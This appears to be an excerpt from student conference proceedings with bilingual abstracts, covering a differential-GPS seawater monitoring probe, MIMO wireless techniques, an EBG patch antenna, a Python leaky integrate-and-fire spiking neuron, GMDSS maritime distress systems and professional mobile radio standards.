One device performs the functions of a corrective station, which is called a “station”. This device is installed in a place with precisely defined coordinates. With the help of a GPS receiver, “raw” coordinates are received, which are compared with the exact coordinates, and correction factors are calculated based on this.

The other device is a mobile GPS receiver called a “receiver” that receives correction factors from a “station” and applies corrections to the received geolocation.

The position determination method with increased accuracy consists in finding the difference between the coordinates of one's own location and the coordinates received from the satellite at the current time by the “station” and the subsequent calculation of the correction factors.

The calculated correction factors are transmitted via radio to the “receiver”. The “receiver”, in turn, determines its own location, taking into account the correction factors transmitted to it. This method allows you to determine the coordinates of the “receiver” much more accurately, due to the elimination of errors associated with the peculiarities of signal propagation from the satellite to the “receiver”.

Conclusion. This device assumes the use of a budget component base and achieving sufficient accuracy of measurements, as a result of which it may well compete with analogues. A block diagram of a device for environmental monitoring of seawater in the coastal water area has been developed, which includes a set of sensors for measuring the basic parameters of seawater.

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Аннотация. Рассмотрены основные аспекты мониторинга параметров морской воды, отражающих экологическую обстановку исследуемой акватории. Реализация проекта предусматривает разработку исследовательского зонда для измерения параметров морской воды в прибрежной зоне, оснащенного высокоточной системой геолокации. Исследовательский зонд измеряет такие параметры, как соленость, проводимость, pH-компонент, температуру, окислительно-восстановительный потенциал и прозрачность.

Систематический контроль этих параметров дает информацию о состоянии воды и может своевременно сигнализировать о событиях, негативно влияющих на экологическую обстановку.

Ключевые слова: солёность, датчик, экология, кислотность, проводимость, измерение, позиционирование, мониторинг.

Annotation. The article considers aspects of monitoring the parameters of seawater reflecting the ecological situation of the studied water area are considered. The project involves the development of a research probe for measuring the parameters of seawater in the coastal zone, equipped with a high-precision geolocation system. The research probe measures parameters such as salinity, conductivity, pH, temperature, redox potential and transparency. Systematic monitoring of these parameters provides information about the state of water and can timely signal events that negatively affect the environmental situation.

Keywords: GSM salinity, sensor, ecology, acidity, conductivity, measurement, positioning, monitoring.

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MIMO TECHNIQUE FOR WIRELESS APPLICATIONS OVERVIEW

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Introduction

With the development of telecommunication technologies, such as 4G LTE, Wi-Fi, 5G NR, requirements for the communication channel efficiency are getting significantly stricter. Since the modern communication systems are required to provide high channel bandwidth along with a large network capacity, the multiple input multiple output (MIMO) technology is necessary to be used. In this paper the principles of the channel efficiency performance improving using MIMO are considered.

Main part

MIMO is a technology used in telecommunication systems to improve the spectral efficiency of the system, increase data transmission and network capacity. A feature of this technology is that several antennas are installed on the receiving and transmitting sides. At the input and output set to an equal number antenna to achieve the maximum data transfer rate. The number of antennas in MIMO is denoted by « $M \times N$ », where M is number of input antennas, N is number of output antennas [2].

The bandwidth in single input single output (SISO) is determined by the channel bandwidth F and the signal-to-noise ratio B

$$C = F \log_2(1 + B).$$

Using MIMO, the bandwidth of the communication channel is also determined by the number of data streams k [1, p. 216]

$$C = kF \log_2(1 + B).$$

The data transfer rate increase with MIMO is carried out by [1, p. 214]:

- space-division multiplexing (SDM) of multiple parallel data streams;

- improving the signal-to-noise ratio at the input of the receiving device and choice of modulation higher types due to: receive diversity (Rx Diversity); transmit diversity (Tx Diversity); beamforming.

The essence of SDM is that when radio waves in the microwave range meet any surface, depending on the material and size of the obstacle, the radio wave is absorbed, passed through and reflected. A lot of radio waves with changed properties (time delay, attenuation and other distortions) in the communication channel due to the reflection effect are formed. At the same time, each of the radio waves forms its own propagation path (fig. 1) [2].

Rx Diversity assumes using of a large number of antennas on the receiving side and one on the transmitting side. Such a system is called as SIMO — Single Input Multiple Output. In this case the bandwidth is obtained so [1, p. 214—216].




Figure 1 — Radio wave propagation path at SDM

Tx Diversity assumes using of a large number of antennas on the transmitting side and one on the receiving side. Such a system is called MISO — Multiple Input Single Output. In this case the bandwidth is obtained so

$$C_{\text{MISO}} = F \log_2(1 + NB).$$

Beamforming is a type of radio frequency management in which a wireless signal is directed towards a specific receiving device. Beamforming is relevant both at low and high frequencies (due to narrowly directed radiation, signal attenuation is compensated).

There are several ways of Beamforming:

- digital Beamforming — formation beam due to discrete phase change of the digital radio path signal;
- analog Beamforming — formation beam due to discrete phase change of the analog radio path signal;
- hybrid Beamforming — the combination of digital and analog methods.

Digital Beamforming is most simply implemented and works efficiently at frequencies less than 6 GHz. At frequencies above 6 GHz, the implementation of digital Beamforming becomes difficult and analog Beamforming is necessary to be used. Modern devices support both digital and analog Beamforming and they can be adaptively controlled depending on the conditions.

Beamforming requires the creation of feedback in the channel to change the shape and direction of the beam in real time. The use of SDM in combination with Beamforming increases the noise immunity of received signals and bandwidth.

When implementing MIMO, a coupler is installed on the transmitting side, which divides the data into several low-speed sub-streams, the number of which depends on the number of antennas. Each of the formed sub-streams is transmitted through its antenna. On the receiving side, several antennas receive signals generated as a result of SDM. The received signals are sent to the receivers, the number of which corresponds to the number of antennas, and each of the receivers receives signals from all antennas at once. Each of the receivers allocates from the received data stream only the data for which it is responsible. This is done by setting some indication to the data packet on the transmitting side, or by analyzing the time delay, phase shift attenuation, etc., that have arisen in the SDM results [2].

The following modes are applicable in MIMO [1, p. 216—217, 3, p. 14—15]:

- single user MIMO (SU-MIMO);

- multiple user MIMO (MU-MIMO);
- Massive MIMO.

In SU-MIMO, customer service is carried out sequentially and all data streams are addressed to one user. As a result of this approach, the network bandwidth is not fully used, and the data exchange rate when connecting additional devices is sharply reduced.

In MU-MIMO, customer service is carried out simultaneously. The use of MU-MIMO increases the efficiency of using the frequency spectrum, increases the data transfer rate and the number of simultaneous connections, makes it possible to access a variety of applications simultaneously, etc. With the support of multi-user MIMO, no queues of devices are formed and all devices are provided with data at the same time.

The principles of operation of SU-MIMO and MU-MIMO are shown in Fig. 2.




Figure 2 — The principles of operation of SU-MIMO and MU-MIMO

Massive MIMO is a mode when the number of antennas on the transmitting side is much larger than the number of antennas on the receiving side. In this mode, the use of the frequency resource is much more efficient. At the same time, the number of devices that can be serviced on the same frequency and time channel also increases significantly.

Panel antennas are often used as MIMO antennas of the base station. Structurally, such devices consist of two arrays of dipoles (patches), which are arranged in vertical rows and are spaced by placing them in different enclosures. The connection is made by different connectors with two different feeders, respectively, with two independent inputs of the transmitter/receiver.

MIMO is also used in Wi-Fi router. Conventional routers use about 2 – 4 antennas to provide a higher data transfer rate with MIMO. With a high density of Wi-Fi users in the coverage area, it is required to use routers with a large number of antennas. These antennas can be placed both indoor and outdoor. Modern routers may be dual-band and operate at the frequencies of 2.4/5 GHz.

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Аннотация. В статье рассмотрена технология MIMO, улучшающая спектральную эффективность канала связи и повышающая скорость передачи данных и емкость сети. В качестве основных режимов MIMO выделяют однопользовательский, многопользовательский и массивированный. Повышение скорости передачи данных обеспечивается за счет пространственного мультиплексирования нескольких параллельных потоков данных, пространственно-разнесенного приема, пространственно-разнесенной передачи и управления диаграммой направленности антенны.

Ключевые слова: повышение скорости передачи данных, MIMO, пространственно-разнесенный прием, пространственно-разнесенная передача, пространственное мультиплексирование, управление диаграммой направленности.

Annotation. In this article the MIMO technology, which improves the channel spectral efficiency and increases the data transfer rate along with network capacity, is considered. The SU-MIMO, MU-MIMO and Massive MIMO are the main modes of MIMO. Space-division multiplexing, Rx diversity, Tx diversity and beamforming are provide the data transmission speed increase.

Keywords: increase data transmission, MIMO, Rx diversity, Tx diversity, space-division multiplexing, beamforming.

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PATCH ANTENNA WITH POLARIZATION ISOLATION AND EBG STRUCTURE FOR MIMO 2×2

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Introduction

As the modern telecommunications are used the multiple-input multiple-output (MIMO) technology, requirements for the channel isolation for antenna systems are getting significantly stricter. Since the antenna systems are required to provide high isolation with small dimensions, it is necessary to apply special approaches for the MIMO antenna systems design. Polarization isolation or electromagnetic band gap (EBG) to increase channel isolation are might be used. In this paper methods increasing channel isolation for antenna systems are considered.

Main part

In modern antenna systems microstrip patch antennas are used as radiator element. The patch antenna for MIMO is designed in CADFEKO, its return loss and the radiation pattern are shown in Fig. 1-2.




Figure 1 — Designed patch antenna for MIMO




Figure 2 — Return loss and radiation pattern of the designed patch antenna

When implementing MIMO technology, it is required to provide channel isolation. This channel isolation is provided due to antennas diversity different microstrip structures or different types of antenna polarization. The antennas diversity implementation at the modern antenna systems is unwanted, since that causes significant increase in structure dimensions. Antenna with polarizing channel isolation for MIMO 2×2 is shown in Fig.3 [1, p. 607—608].




Figure 3 — Antenna with polarization isolation for MIMO 2×2

Two patch antennas rotated 45 degrees outward are used as radiator element in this antenna. FR4 with permittivity 4,5, thickness of 1,6 mm and tangential loss of 0,0019 is used as a substrate. Parameters of radiator element:

- width of radiator element $a = 38$ mm;
- length of radiator element $b = 30$ mm;
- matching stub with length $c = 11$ mm and width 1 mm.

In [1, p. 608], the dependence of the channel decoupling on the distance between the radiator element d is investigated. The developer came to the optimal value of the distance between the radiator element equal to $d = 1$ mm. At this distance, isolation between channels is provided –43,7 dB at the central frequency (2,45 GHz).

In [1, p 609—610] a variant of MIMO antenna using an antenna array and polarizing channel isolation is considered (Fig. 4).




Figure 4 — Antenna array with polarization isolation for MIMO 2×2

The main parameters of the radiator element have not changed, and the new parameters are:

$g = 1 \text{ mm}$, $f = 1,5 \text{ mm}$, $h = 60,8 \text{ mm}$, $i = 38 \text{ mm}$, $j = 21 \text{ mm}$.

The dependence of the S parameters on the frequency and the radiation pattern in the E and H-planes is shown in Fig. 5.




Figure 5 — S parameters and radiation pattern of the MIMO 2×2 antenna array

This antenna is tuned to the frequency of 2,45 GHz with a bandwidth of 50 MHz, provides a gain of 8,42 dBi, isolation between channels of -27 dB and a return loss of -12 dB. The width of the radiation pattern in the E-plane is 54 degrees, and in the H-plane — 99,6 degrees.

Also, in modern antenna systems, the electromagnetic band gap (EBG) structure is used to improve frequency characteristics. This structure can be categorized as a special type of metamaterials due to their unique band gap features. Using EBG with patch MIMO antenna can improve their bandwidth and reduce size. The EBG structure consists of periodic objects that prevent or promote the propagation of electromagnetic waves in the certain frequency band for all incident angles [2, p. 265—266].

One should consider the MIMO 2×2 antenna with the EBG structure [3, p. 401—402]. The structures of the EBG and the MIMO antenna are shown in Fig. 6.

The size of this MIMO antenna is 46 mm×20mm with edge-to-edge gaps of 7,86 mm, i.e. $0,15\lambda_0$ and center-to-center gaps of $0,45\lambda_0$.




Figure 6 — The structures of the EBG and the MIMO antenna

The article [3, p. 402—404] shows that combining the EBG structure with a microstrip line significantly increases channel isolation. Also, this design improves the return loss of the radiator element. Return loss and transmission coefficient of MIMO antenna with and without the proposed EBG are shown in Fig. 7. The radiation pattern in the E and H-planes is shown in Fig. 8.




Fig. 7 — Return loss and transmission coefficient of MIMO antenna with and without the proposed EBG




Fig. 8 — (a) E-plane and (b) H-plane radiation pattern of MIMO antenna with and without EBG and line strip

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3. MIMO Antenna H-Plane Isolation Enhancement using UC-EBG Structure and Metal Line Strip for WLAN Applications. N. Kumar, U. K. Kommuri. Radioengineering. 2019. Vol. 28. N. 2 Pp. 399—406.

Аннотация. В статье рассмотрены методы повышения развязки каналов МИМО антенн: поляризационная развязка и развязка с помощью структуры ЕВГ с микрополосковой линией. Поляризационная развязка обеспечивает развязку в $-43,7$ дБ для антенны МИМО 2×2 и -27 дБ для антенной решетки МИМО 2×2 и обеспечивает ширину диаграммы направленности в Е-плоскости 54 градуса и в Н-плоскости $99,6$ градусов. Развязка с помощью структуры ЕВГ с микрополосковой линией обеспечивает развязку в $-38,3$ дБ, а также улучшает коэффициент отражения патчей.

Ключевые слова: МИМО, патч-антенна, развязка каналов, поляризационная развязка, ЕВГ.

Annotation. In this article methods increasing the isolation of MIMO antenna channels such as polarization isolation and isolation using the EBG structure with microstrip line are considered. The polarizing isolation provides an isolation of $-43,7$ dB for MIMO 2×2 antenna and -27 dB for a MIMO 2×2 antenna array and provides the width of the radiation pattern in the E-plane of 54 degrees and in the H-plane of 99.6 degrees. Isolation using the EBG structure with microstrip line provides isolation in $-38,3$ dB and also improves the return loss of patches.

Keywords: MIMO, patch antenna, channel isolation, polarization isolation, EBG.

SECTION 2: INFORMATION SYSTEMS AND TECHNOLOGIES



UDC 004.8

SPIKING NEURON FROM SCRATCH

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An artificial neuron is a connection unit in the artificial neural networks for processing multidimensional information. It uses the physiological functioning principles of biological neural networks.

Various signal types are used in artificial neural networks to transfer information between the units. These types describe spike flows with varying degrees of detail. The most widespread is a digital signal use, which value corresponds to spikes occurrence frequency, for example, in networks of sigmoid neurons with back propagation of errors [5].

The other type of neural networks is a spiking neural network, they are also called impulse neural networks. Neurons in such networks communicate with each other using spikes. In this case the information is encoded by the spikes time appearance.

Spiking neural networks are able to solve classification problems, also clustering and regression. The heuristic rules are used in their training, since the activation function is not differentiable, and backpropagation methods cannot be applied directly to SNNs. The heuristics, in turn, does not allow to train a neural network with some required accuracy, so there is a need to develop new algorithms that will improve the accuracy of calculations [1, 2].

SNN in practical implementation is becoming increasingly popular due to the following advantages:

– information encoding with the arrival time of spikes makes it possible to process temporal streaming information in such problems as forecasting, motion detection, and robot control. The change in the state of a spiking neuron is described by differential equations, which makes it possible to use the short-term memory of individual neurons without introducing time delays and recursive connections to process time dependencies in such tasks;

– the spiking neuron is able to solve the same tasks as regular one or binary neurons, including nonlinear interpolation problems;

– the similarity between spiking models and biological neurons makes it possible to use biological principles to solve practical problems and, conversely, use spiking neurons as a brain exploring tool.

Spiking leaky integrate and fire model. Different types of neuron elements are used in spiking neural networks. Each neuron maps a continuous signal input to the spike sequence. From signal processing point of view, spiking neurons implement a time-to-pulse coding scheme with irregular sampling, which potentially provides lower power consumption.




Figure 1 – Biological neuron's membrane potential

Signals representation in the form of pulse sequences has a great potential for application in critical energy consumption areas, such as sensor networks, autonomous systems, mobile computing, various biomonitoring and health monitoring systems, brain-computer interfaces, and neuroprosthetics [4].

The paper considers the input-output model of a spiking neuron based on a class of popular integrator with a threshold model (Integrate-And-Fire).

As a model of a pulse neuron, a threshold device is usually considered as, integrating weighted input signals (usually with leakage, i.e., accumulated value decreasing in the absence of an input pulses) and firing (forming one output pulse or a series of pulses) at the moment when integrated input values reach predetermined threshold [3].

The “leaky integrate-and-fire” neuron model can be represented as the following diagram, shown in Fig. 2.




Figure 2 – “Leaky integrate-and-fire” neuron scheme

The network output n_i is calculated by expression 1:

$$n_i = \sum w_{ij} + b_j. \#(1)$$

The initial weight w_0 values are determined by the following formula:

$$w_0 = \sqrt{\frac{1}{R}} \text{random} \#(2)$$

The value of the membrane potential is calculated using the following equation:

$$v_i = \beta v_i + n_i, \#(3)$$

where β is an attenuation coefficient, usually taken as a constant approximately equal to 0.9.

Thes offset supplied to the comparator input is calculated by formula 4.

$$s = 5 \sqrt{\frac{3}{R}}, \#(4)$$

Initial weights, offsets and attenuation coefficient were performed, initial values of the membrane potential were set in Neuron class's constructor. In order to store the values of the membrane potential and the output of the neural element arrays were created. Neuron class constructor method code is given below.

```
def __init__(self, inputs_number=1, beta = 0.1):
    self.w = np.random.rand(1, inputs_number) *
    math.sqrt(5 / inputs_number)
    self.beta = beta
    self.s = 5 * math.sqrt(1 / inputs_number)
    N2.v = 0 # initial membrane potential
    N2.v_history = np.array([N2.v])
    N2.output = np.array([])
```

To calculate network's output value `_network` method was implemented inside the *Neuron* class.

```
def _network(self):
    self.n = np.dot(self.b, self.w.T)
```

Then the *run* function was implemented, which takes the input image as a vectorized matrix of pixels, and performs direct propagation of the signal inside the neuron.

```
def run(self, b):
    self.b = b
    self._network()
    N2.v += self._integrator()
    N2.v_array = np.append(N2.v_history, N2.v)
    if N2.v >= self.s:
        N2.v = 0
        N2.output = np.append(N2.output, 1)
        return 1
    else:
        N2.output = np.append(N2.output, 0)
        return 0
```

It was decided to use an arbitrary image chunk (16 by 16 pixels) to check spike neural element functioning (Figure 3).





Figure 3 – Input image

The neuron element encoded the input image pixels into an output binary vector. Input signal sequences and the output sequences were shown in Figure 4a. The membrane potential of a spike neuron was shown in Figure 4b.






Figure 4b – Membrane potential of a neural element. Figure 4a – The output spike sequence (result of encoding the input data)

All the basic calculations were created in the Neuron class, according to LIF neuron scheme that was shown in Figure 2. Neuron's operability testing was performed by encoding the image submitted to the model input.

Conclusion. Spiking model was implemented corresponding to the leaky integrate and fire neuron scheme (Fig. 2). Created model meets the basics of LIF neuron functioning. As it was shown in Figure 4b, the model had been building up some kind of charge and then fired a spike – that was a correct action for this kind of neuron. The implemented LIF neuron model is ready to be used to build a real spiking neural network.

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Аннотация. В данной статье рассматривается импульсная модель нейронной сети, которая применяется для решения различного спектра задач в области анализа изображений.

Импульсные нейронные сети (SNN) основаны на механизме импульсного кодирования информации в биологических нейронах. В статье была подробно описана модель импульсного (спайкового) LIF нейрона (leaky integrate and fire), которая является одной из наиболее распространенных моделей в спайковых нейронных сетях. Реализация и тестирование данной нейронной модели была представлена в текущей работе.

Ключевые слова: Спайковые нейронные сети, импульсные нейронные сети, нейронные сети, SNN, спайковая модель нейрона, LIF-нейрон.

Annotation. The paper deals with a pulse neural network model that is suitable for solving sensory information problems. Spiking neural networks (SNN) are based on the mechanism of pulse encoding of information in biological neurons. Such type of neural network is able to solve classification problems, also clustering and regression.

One of the most common spiking neurons model is the LIF neuron (leaky integrate and fire), is described in details. The implementation and testing of this neuron is presented in the current work.

Keywords: Spiking neural network, SNN, neural network, neuron model, LIF neuron.

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GLOBAL MARITIME DISTRESS AND SAFETY SYSTEM

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The Global Maritime Distress and Safety System (GMDSS) is an international system using modern terrestrial, satellite and ship radio communication systems developed by members of the International Maritime Organization (IMO) and represents a significant improvement in emergency communications. It provides a quick alert to rescue services in the event of an emergency. It also alerts ships in the immediate vicinity and ensures an efficient search for life-saving craft.

All vessels subject to the International Convention on the Safety of Life at Sea must fully comply with GMDSS requirements, some of which is a mandatory presence of such systems on the ship as:

- DSC — Digital Selective Calling;
- EPIRB — Emergency Position Indicating Radio Beacon system's SART;
- SART — Search And Rescue Transponder.

Digital Selective Calling (DSC) is a type of communication used for the initial call of ship and shore stations with different priorities for the purpose of further radio communication with a radiotelephone. This type of communication is an integral part of GMDSS and is the transmission of short formalized encoded messages. Encryption occurs as binary characters in MF/HF/VHF ranges. A DSC system is a synchronous system that uses a ten-element binary code with error detection. The first seven bits are informational, the next three bits are verification. To increase signal stability, each symbol in the digital sequence is transmitted twice with a time spread into four subsequent symbols (retransmission after four symbols).

The DSC is the first means of attracting attention in the event of an emergency within a communication coverage radius. After the initial DSC alert, subsequent messages will be carried out using radiotelephone communication.

The system operates at VHF, MF/HF frequencies. GMDSS rules require the use of DSC for disaster, urgency and safety warning. However, outside of an emergency, the DSC is used to establish service communication on the operating channel, survey ship terminals (polling), take the coordinates of the ship and connect through the coastal station in automatic and semi-automatic mode with the coastal telephone network.

Emergency Position Indicating Radio Beacon (EPIRB) is a device designed to notify search and rescue services of a ship's disaster by sending a signal. It is an integral part of GMDSS and involves broadcasting a distress signal with pre-recorded information about the ship, ship owner, home port, etc.

Marine EPIRBs are usually stored in a special double-leaf container. The device should be installed on one of the open decks of the vessel so that nothing interferes with the capsule, and EPIRB can freely float to the surface. In turn, When water enters the casing, it shorts two contacts, as a result of which a distress signal is transmitted. EPIRB is activated at a depth of 1.5 to 4 meters. The design provides for two modes of operation - manual and automatic.

The coordinates are entered into the emergency radio from the navigation system and are in the EPIRB memory before their change. Since the data stream is constant, the EPIRB will be able to store the last position of the vessel in memory. Also, the emergency radio can be equipped with a built-in module for receiving Global Navigation Satellite System (GNSS) signals and calculating the navigation task for determining the location

The SARSAT satellite constellation system consists of several satellites in near-polar orbits. The signal is sent at 406 MHz, can be received at any point on the surface of the Earth and is therefore suitable for use in any navigation area.

One of the advantages of this type of communication is the unlimited range and the ability to determine the locations of the EPIRB from its signal without receiving coordinate information by calculating the Doppler shift value of the frequency of the radio signal received on the satellite. The disadvantages are the time when the signal is transmitted to the coordination center, since it is necessary to wait for the satellite to fly over the EPIRB, accept its signal and approach the satellite to the coverage area of the gateway. This can take up to two hours, which in a disaster rescue is a long time.

Search And Rescue Transponder (SART) is a radar transponder that is part of the GMDSS. Facilitates locating objects in distress by transmitting special signals to standard navigational marine radar stations.

SART is used at close range, up to eight nautical miles, and transmits on a frequency of 9.2 - 9.5 GHz. The received signal is easy to identify and find direction.

The principle of operation of SART is due to the operation of the ship's radar station. The radar station operates both to transmit a signal into space and to receive a signal reflected from objects. The SART generates a useful signal that is received as a reflected signal from the object. The useful signal itself has a sawtooth shape of frequencies in the bandwidth from 9.2-9.5 GHz, thereby only signals in the receiving frequency of the radar will be reflected on the radar indication device. When the searcher approaches the SART, the points are turned into arcs by irradiating the side and back lobes of the radar station. Thus, at the SART location, the marks at the radar station will be in the form of circles.

Although only a part of GMDSS systems are considered in this article, it can already be concluded that these systems provide a high percentage of the ability to save a ship in an emergency and reduce casualties in shipwrecks and other disasters.

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Аннотация. Путешествие по морю — опасное занятие. Каждый член экипажа должен четко и правильно выполнять свою работу, чтобы судно оставалось на плаву и продолжало выполнять свою задачу. Некомпетентность может стоить вам и всему экипажу жизни. Если, несмотря на все усилия, на корабле произошла авария или другая катастрофа? В таких случаях помощь должна быть оказана как можно быстрее. Обнаружить судно в аварийной ситуации позволяет ГМССБ — глобальная система морской связи на случай бедствия и обеспечить безопасность судоходства. Он включает в себя множество систем радиосвязи, позволяющих в кратчайшие сроки установить местонахождение и состояние судна. Некоторые из них описываются в этой статье.

Ключевые слова: ГМССБ, связь, сигнал, бедствие, судно.

Annotation. Sea travel is a dangerous activity. Each crew member must do their job clearly and correctly so that the vessel remains afloat and continues to carry out its task. Incompetence can cost yourself and the entire crew their lives. But what if, despite all efforts, an accident or other disaster occurred on the ship? Unfortunately, such situations occur. And in such cases, assistance should be provided as soon as possible. Finding a vessel in an emergency allows GMDSS - a global maritime communication system in case of disaster and to ensure the safety of navigation. It includes many radio communication systems that make it possible to establish the location and condition of the vessel as soon as possible. Some of them will be discussed in this article.

Keywords: GMDSS, communication, signal, disaster, ship.

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PERSPECTIVES FOR FURTHER DEVELOPMENT OF PROFESSIONAL MOBILE RADIO SYSTEMS

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Introduction. An important condition for the organization of professional mobile radio communication is the independence of communication facilities and systems from public cellular (mobile) communication networks of various standards. The capacity of cellular networks is designed for average traffic intensity, and with a significant increase in load, the capacity deficit does not allow to establish a connection. Dedicated professional mobile radio networks get over this problem even under peak load conditions, and also allow assigning multi-level priorities to subscribers or granting them the right of priority connection.

Implementing digital professional mobile radio systems makes it possible to optimize control procedures, provides flexible digital encrypted radio communication, provides situational center operators with the opportunity to monitor the location of both mobile crews and foot operational groups, generates reports (on the conduct of radio conversations, on the movement of subscribers, etc.) and communicate bulletins in the form of text- or voice messages (voice mail).

The main part. The professional PMR market has been undergoing standardization during the last ten years, and, the development of variety of vocoders put aside, comes down to the following open digital standards: TETRA (with four TDMA — Time Division Multiple Access — channels in the frequency band of 25 kHz); DMR Tier II, APCO 25 Phase II (both providing two TDMA channels of the bandwidth of 12.5 kHz) and quite similar to each other dPMR and NXDN (providing FDMA — Frequency Division Multiple Access — channels of the bandwidth of 6.25 kHz). Proprietary closed standards IDAS and Nextedge are also widely used.

